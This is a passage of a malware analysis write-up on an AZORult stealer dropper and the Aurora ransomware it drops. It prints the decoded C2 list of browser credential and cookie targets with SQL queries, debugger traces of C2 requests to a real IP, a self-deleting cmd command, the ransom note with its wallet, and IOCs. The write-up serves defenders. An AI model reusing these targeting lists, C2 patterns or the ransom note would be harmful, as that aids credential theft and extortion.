002F06F0	AB FE EE FE EE FE EE FE 00 00 00 00 00 00 00 00	«þîþîþîþ
002F0700	A5 5B FB 66 0D 23 00 00 18 63 30 00 18 79 30 00	¥[ûf # ↑c0 ↑y0
002F0710	EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE	îþîþîþîþîþîþîþîþ
002F0720	EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE	îþîþîþîþîþîþîþîþ
002F0730	EE FE EE FE EE FE EE FE 8A 5B F8 4A 0D 23 00 18	îþîþîþîþ■[øJ # ↑
002F0740	00 00 00 00 00 00 00 00 61 13 00 00 41 01 04 00	a‼ A ♩

And here’s the final request:



The C2 responds with a base64 encoded string that outlines the information that the malware tries to steal (Browsers, filePaths, fileNames etc).

Input

start: 438
end: 439
length: 1

length: 6176
lines: 1

Clear I/O | Reset layout

```
ZmlyZWZveC5leGUNClNPRlRXQVJFXFdvdzY0MzJOb2RlXE1vemlsbGFcTW96aWxsYSBGaXJlZm94XA0KU09GVFdBUkVcTW9
6aWxsYVxNb3pppbGxhIEZpcmVmb3gNClNPRlRXQVJFXENsaWVudHNcU3RhcnRNZW51SW50ZXJuZXRcRklSUZPWC5FWEVcc2
hlbGxcb3Blblxjb21tYW5kDQpTT0ZUV0FSRVxNaWNyb3NvZnRcV2luZG93c1xDdXJyZW50VmVyc2lvblxBcHAgUGF0aHNcZ
mlyZWZveC5leGUNCiVhcHBkYXRhJVxNb3pppbGxhXEZpcmVmb3hcUHJvZmlsZXNcDQpNb3pppbGxhRmlyZUZveA0KQ3VycmVu
dFZlcnNpb24NCkluc3RhbGxfRGlyZWN0b3J5DQpuc3MzLmRsbA0KdGh1bmRlcmJpcmQuZXhlDQpTT0ZUV0FSRVxXb3c2NDM
yTm9kZVxNb3pppbGxhXE1vemlsbGEgVGh1bmRlcmJpcmRcDQpTT0ZUV0FSRVxNb3pppbGxhXE1vemlsbGEgVGh1bmRlcmJpcm
QNClNPRlRXQVJFXENsYXNzZXNcVGh1bmRlcmJpcmRFTUxcRGVmYXVsdEljb24NCiVhcHBkYXRhJVxUaHVuZGVyYmlyZFxQc
m9maWxlc1wNClRodW5kZXJCaXJkDQpTRUxFQ1QgaG9zdCwgcGF0aCwgaXNTZWN1cmUsIGV4cGlyeSwgbmFtZSwgdmFsdWUg
RlJPTSBtb3pfY29va2llcw0KU0VMRUNUIGZpZWxkbmFtZSwgdmFsdWUgRlJPTSBtb3pfZm9ybWhpc3RvcnkNCk5TU19Jbml
0DQpQSzExX0dldEludGVybmFsS2V5U2xvdA0KUEsxMV9BdXRoZW50aWNhdGUNClBLMTFTRFJfRGVjcnlwdA0KTlNTX1NodX
Rkb3duDQpQSzExX0ZyZWVTbG90DQpsb2dpbnMuanNvbg0KbG9naW5zDQpob3N0bmFtZQ0KdGltZXNVc2VkDQplbmNyeXB0Z
WRVc2VybmFtZQ0KZW5jcnlwdGVkUGFzc3dvcmQNCmNvb2tpZXMuc3FsaXRlDQpmb3JtaGlzdG9yeS5zcWxpdGUNCiVMT0NB
TEFQUERBVEElXEdvb2dsZVxDaHJvbWVcVXNlciBEYXRhXA0KJUxPQ0FMQVBQREFUQSVcR29vZ2xlXENocm9tZSBTeFNcVXN
lciBEYXRhXA0KJUxPQ0FMQVBQREFUQSVcWHBvbVxVc2VyIERhdGFcDQolTE9DQUxBUFBEQVRBJVxZYW5kZXhcWFuZGV4Qn
Jvd3NlclxVc2VyIERhdGFcDQolTE9DQUxBUFBEQVRBJVxDb21vZG9cRHJhZ29uXFVzZXIgRGF0YVwNCiVMT0NBTEFQUERBV
EElXEFtaWdvXFVzZXIgRGF0YVwNCiVMT0NBTEFQUERBVEElXE9yYml0dW1cVXNlciBEYXRhXA0KJUxPQ0FMQVBQREFUQSVc
QnJvbWl1bVxVc2VyIERhdGFcDQolTE9DQUxBUFBEQVRBJVxDaHJvbWl1bVxVc2VyIERhdGFcDQolTE9DQUxBUFBEQVRBJVx
OaWNocm9tZVxVc2VyIERhdGFcDQolTE9DQUxBUFBEQVRBJVxSb2NrTWVsdFxVc2VyIERhdGFcDQolTE9DQUxBUFBEQVRBJV
wzNjBCcm93c2VyXEJyb3dzZXJcVXNlciBEYXRhXA0KJUxPQ0FMQVBQREFUQSVcVml2YWxkaVxVc2VyIERhdGFcDQolQVBQR
EFUQSVcT3BlcmEgU29mdHdhcmVcDQolTE9DQUxBUFBEQVRBJVxHbyFcVXNlciBEYXRhXA0KJUxPQ0FMQVBQREFUQSVcU3B1
dG5pa1xTcHV0bmlrXFVzZXIgRGF0YVwNCiVMT0NBTEFQUERBVEElXEtvbWV0YVxVc2VyIERhdGFcDQolTE9DQUxBUFBEQVR
BJVx1Q296TWVkaWFcVXJhblxVc2VyIERhdGFcDQolTE9DQUxBUFBEQVRBJVxRSVAgU3VyZlxVc2VyIERhdGFcDQolTE9DQU
```

Output

start: 329
end: 329
length: 0

time: 7ms
length: 4630
lines: 168

Save to file | Copy output | Move output to input | Undo | Max

```
firefox.exe
SOFTWARE\Wow6432Node\Mozilla\Mozilla Firefox\
SOFTWARE\Mozilla\Mozilla Firefox
SOFTWARE\Clients\StartMenuInternet\FIREFOX.EXE\shell\open\command
SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\firefox.exe
%appdata%\Mozilla\Firefox\Profiles\
MozillaFireFox
CurrentVersion
Install_Directory
nss3.dll
thunderbird.exe
SOFTWARE\Wow6432Node\Mozilla\Mozilla Thunderbird\
SOFTWARE\Mozilla\Mozilla Thunderbird
SOFTWARE\Classes\ThunderbirdEML\DefaultIcon
%appdata%\Thunderbird\Profiles\
ThunderBird
SELECT host, path, isSecure, expiry, name, value FROM moz_cookies
SELECT fieldname, value FROM moz_formhistory
NSS_Init
PK11_GetInternalKeySlot
```

Remarks

The malware comes with loads of DLLs that are dumped in the directory: C:\Users\Administrator\AppData\Local\Temp\2fda

After successful execution, the process spawns a cmd.exe, which in turns spawns a timeout.exe. Both these process are benign.

```
CPU Stack
Address   Value      Comments
0020FBBC   003C183E  ; UNICODE ""C:\Windows\system32\cmd.exe" /c C:\Windows\system32\timeout.exe 3 & del "AU3_EXE_2018-07-18_23-01.exe""
```


Process flow after initial execution

Payload #2: Aurora Ransomware

The second payload dropped by the malware dropper is the the Aurora ransomware. Upon successful execution, it encrypts data on the victim's computer and directs the victim to pay $150 using bitcoins.

The malware is a very basic ransomware and for that reason, we'll only analyze the networking functions and try to the get the IOC from them.

When executed, here is a list of modules loaded by this malware:




This ransomware is geo-targeted or at least it has that functionality built into it. To perform geolocation it attempts to connect to a geo-location site and get the location of the victim computer. Here's the call that is made for this purpose:

```
CPU Stack
Address   Value      Comments
0012EBC8  [74775BFC  ; /RETURN from DNSAPI.DnsNameCompare_W to mswsock.74775BFC
0012EBCC   006AD9F0  ; |Arg1 = UNICODE "geoplugin.net"
0012EBD0   74774D5C  ; \Arg2 = UNICODE "localhost"
```

And the script that runs on the server:

```
CPU Stack
Address   Value      Comments
0012EFC4  [756AE5A4  ; /RETURN from WS2_32.WSASocketW to WS2_32.WSASocketA+42
0012EFC8   00000002  ; |Arg1 = 2
0012EFCC   00000001  ; |Arg2 = 1
0012EFD0   00000006  ; |Arg3 = 6
0012EFD4   00000000  ; |Arg4 = 0
0012EFD8   00000000  ; |Arg5 = 0
0012EFDC   00000001  ; \Arg6 = 1
0012EFE0   0012F559
0012EFE4   50000163
0012EFE8   0000001E
0012EFEC   006A73F8  ; ASCII "http://www.geoplugin.net/php.gp"
```

This script reaches out to MaxMind in the background and gets the geo-location of the victim computer. Here's how that actually works:



At this time it looks like the MalActor is avoiding infections in Russia based on the geo-result from the above functionality.

And here's the C2 information for the Aurora Ransomware:

```
CPU Stack
Address   Value      Comments
0012EDCC  \747748E5  ; /RETURN from mswsock.74774DA7 to mswsock.747748E5
0012EDD0  /015108F4  ; |Arg1 = UNICODE "5.8.88.25"
0012EDD4  |00000001  ; |Arg2 = 1
0012EDD8  |0012EE10  ; |Arg3 = 12EE10
0012EDDC  |00000000  ; |Arg4 = 0
0012EDE0  |00000000  ; \Arg5 = 0
```

Connection Initiation

```
CPU Stack
Address   Value      Comments
0012EF98  [756B7802  ; /RETURN from WS2_32.756AC01C to WS2_32.gethostbyname+0E7
0012EF9C   01566A08  ; |Arg1 = 1566A08
0012EFA0   0000013C  ; |Arg2 = 13C
0012EFA4   0012F4A8  ; |Arg3 = ASCII "5.8.88.25"
0012EFA8   756C74DC  ; |Arg4 = WS2_32.756C74DC
0012EFAC   00000000  ; \Arg5 = 0

CPU Stack
Address   Value      Comments
0012F1F8   006A73F8  ; ASCII "http://5.8.88.25/info.php"
```

C2 Connection

Now let's take a quick look at the connections that are made to the C2 and how the information is passed in both directions.

The server uses a php script to generate a one-time public key, which is then used to encrypt the files on the disk. This key is created based on a computer ID that is generated based on the local information extracted from the computer.

This malware uses ws2_32.dll for all networking operations. Look at the image below to see how the connection is constructed:


First the event is created:

```
CPU Disasm
Address   Hex dump          Command                                  Comments
76734C49  |.  50            PUSH EAX                                 ; /Name => NULL
76734C4A  |.  50            PUSH EAX                                 ; |InitialState => FALSE
76734C4B  |.  6A 01         PUSH 1                                   ; |ManualReset = TRUE
76734C4D  |.  50            PUSH EAX                                 ; |pSecurity => NULL
76734C4E  |.  FF15 70127376 CALL DWORD PTR DS:[<&API-MS-Win-Core-Syn ; \KERNEL32.CreateEventA

CPU Stack
Address   Value      Comments
0012F324   002C65F8  ; ASCII "http://5.8.88.25/gen.php?generate=-272026568/-1331963350&hwid=238775733"
```

The next step is to load it in memory:

```
CPU Stack
Address   Value      Comments
0012EFAC  [76736385  ; /RETURN from msvcrt.memcpy to WS2_32.76736385
0012EFB0   013D7840  ; |dest = 013D7840 -> '
'
0012EFB4   013D78C0  ; |src = 013D78C0 -> 02
0012EFB8   00000010  ; \count = 16.
0012EFBC   013D781C  ; UNICODE "5.8.88.25"
0012EFC0   013D78A4  ; ASCII "5.8.88.25"
0012EFC4   013D7868
```

IP passed on to the stack




C2 IP loaded into the memory, ready to be passed into the registers

Now, the request is ready to be sent to the C2:


```
CPU Disasm
Address   Hex dump          Command                                  Comments
76736C19  /$  8BFF          MOV EDI,EDI                              ; WS2_32.send(guessed Arg1,Arg2,Arg3,Arg4)
76736C1B  |.  55            PUSH EBP
76736C1C  |.  8BEC          MOV EBP,ESP
76736C1E  |.  83EC 10       SUB ESP,10
76736C21  |.  56            PUSH ESI

CPU Stack
Address   Value      Comments
0012F2E0   002CD410  ; ASCII "GET /gen.php?generate=-272026568/-1331963350&hwid=238775733
Host: 5.8.88.25
Connection:keep-alive
Upgrade-Insecure-Requests:1
User-Agent:Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924"...
```

And here's the result with the generated key:


Next, let's take a look at the actual encryption process. As you can see in the image below, the data is loaded into memory, then written to the files (over-written) to encrypt them:



Below is an example of a file in process of being encrypted. This was achieved by inserting interrupts on the function “memcpy” and then executing the process:



And finally, this is the ransom note being written to the disk as a txt file:




The ransom being asked by this MalActor is $150. Here’s the ransom note:

```
==========================# YOUR PC BLOCK #==========================
SORRY! Your files are encrypted.
File contents are encrypted with random key.
We STRONGLY RECOMMEND you NOT to use any "decryption tools".
These tools can damage your data, making recover IMPOSSIBLE.
Also we recommend you not to contact data recovery companies.
They will just contact us, buy the key and sell it to you at a higher price.
If you want to decrypt your files, you have to get RSA private key.
In order to get private key, write here:
oktropys@protonmail.com
And send me your id, your id:
238775733
And pay 150$ on 1DVrBzv6hb1D217NNqbjaForF3eG3HXc7a wallet
If someone else offers you files restoring, ask him for test decryption.
 Only we can successfully decrypt your files; knowing this can protect you from fraud.
You will receive instructions of what to do next.
==========================# YOUR PC BLOCK #==========================
```

Aurora Ransom Note

We were able to get to the admin panel of the campaign, which is the back-end for the Aurora ransomware. In this campaign, we can see that the MalActor running the campaign is someone called "Oktropys", who has been seen running ransomware campaigns in the past and has been quoted as ‘Oktropys ransomware’ in some publications, which is not completely accurate.



At this time there have been two transactions on the associated wallet.

Conclusion

AZORult trojan has been around for quite some time and has been successfully used by criminals to steal critical personal information from their victims. The stolen passwords have been used widely to gain unauthorized access to bank accounts, email accounts and other online applications.

This new version is another example of malware authors bundling in different payloads to maximize the returns. In this case, they have included a ransomware and are asking for $150 for the decryption key, which is being managed by MalActor Oktropys.

The initial vector for this infection is an email campaign, that comes with a downloader (macro-based) that, on execution, downloads the malicious binary, which in turns drops two malware payloads and infects the victim computers.

IOC

Network Traffic:

```
hxxp://5.8.88.[]25/info.php?—?ransomware

hxp://lulaaura[.]top/index.php?—?stealer
```

HASHES

```
Main Dropper: 09ffaa1523fbdceb7c0e6fa2be7221c161b5499dd45fc5dd4c210425fb333427
Stealer: 5151d9245858f3e28fa45f696421a49307436808d3ec18ff9e36f7876b0696d3
Ransomware: 41d35a960b3f28b1a729cdae920573de3ccefef7fdd3bbdb9d3ce729b6aa5277
```

- Aurora
- AZORult
- Ransomware

Vishal Thakur

Vishal Thakur is a InfoSec researcher specializing in Incident Response and Malware Analysis. Currently working for Salesforce in CSIRT (Computer Security Incident Response Team), and before that was part of the CSIRT for Commonwealth Bank of Australia.

- Previous Article
- Next Article

Comments

Demonslay335 - 3 years ago

-
-

Aurora is decryptable, victims may contact me for free assistance in decrypting files.

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: